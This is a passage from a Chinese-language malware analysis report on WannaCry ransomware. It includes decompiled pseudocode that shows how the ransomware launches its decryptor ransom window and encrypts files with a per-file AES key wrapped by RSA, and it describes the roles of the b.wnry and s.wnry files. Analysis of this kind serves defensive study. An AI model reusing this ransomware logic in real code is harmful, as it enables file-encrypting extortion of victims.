
```
while ( v3 < 2 );
InterlockedExchange(&Target, -1);           // 0FFFFFFFFh
SearchOtherUserFile_10004A40(25, sub_10004F20, 0);
v5 = dword_1000DCE0 == 0;
if ( !dword_1000DCE0 )
{
  sprintf(&Dest, aSCo, Environment);        // @WanaDecryptor@.exe co
  CreateProcessA_10001080(&Dest, 0, 0);
}
dword_1000DCE0 = time(0);
Create00000000res_10004730();
if ( v7 == 1 )
{
  sprintf(&Dest, aCmd_exeCStartB, Environment);// cmd.exe /c start /b @WanaDecryptor@.exe vs
  CreateProcessA_10001080(&Dest, 0, 0);
```

@WanaDecryptor@.exe 即实现弹出勒索界面

这里也说明另外两个文件的作用:


b.wnry：实际为勒索图片.bmp，后续用作桌面背景

s.wnry：tor 浏览器相关文件



4、文件加密流程分析（RSA+AES）

调试加密过程参考了官方的分析报告，官方给出的加密流程如下，是典型的 RSA+AES 加密模式，因此只要攻击者不给出私钥 A2，理论上是无法对文件进行解密的。



具体过程可以通过调试验证，核心加密逻辑如下：

```
if ( a4 == 4 && FileSize.HighPart <= 0 && FileSize.LowPart < 0xC800000 )
{
  if ( *(v4 + 582) )
  {
    if ( !(rand() % *(v4 + 582)) )            // 随机挑选几个文件仅用内置的RSA密钥进行加密，作用是用于勒索弹框中提供的解密测试功能
    {
      v10 = *(v4 + 584);
      if ( v10 < *(v4 + 583) )
      {
        v30 = 1;
        v32 = (v4 + 44);
        *(v4 + 584) = v10 + 1;
      }
    }
  }
}
AES_key_size = 512;
if ( !CreateAESKey_10004370(v32, &pbBuffer, 0x10u, &AES_key, &AES_key_size) )// 创建AES密钥
  goto LABEL_39;
sub_10005DC0(v4 + 84, &pbBuffer, off_1000D8D4, 16, 16);
memset(&pbBuffer, 0, 0x10u);
if ( !WriteFile_1000D920(hFile_1, aWanacry, 8, &v35, 0)// WANACRY!
  || !WriteFile_1000D920(hFile_1, &AES_key_size, 4, &v35, 0)// AES 密钥的大小
  || !WriteFile_1000D920(hFile_1, &AES_key, AES_key_size, &v35, 0)// AES密钥
  || !WriteFile_1000D920(hFile_1, &a4, 4, &v35, 0)
  || !WriteFile_1000D920(hFile_1, &FileSize, 8, &v35, 0) )// 文件大小
{
LABEL_63:
  local_unwind2(&ms_exc.registration, -1);
  return 0;
}
```

六、总结

仅分析了病毒的加密过程，横向传播过程见永恒之蓝的漏洞分析报告。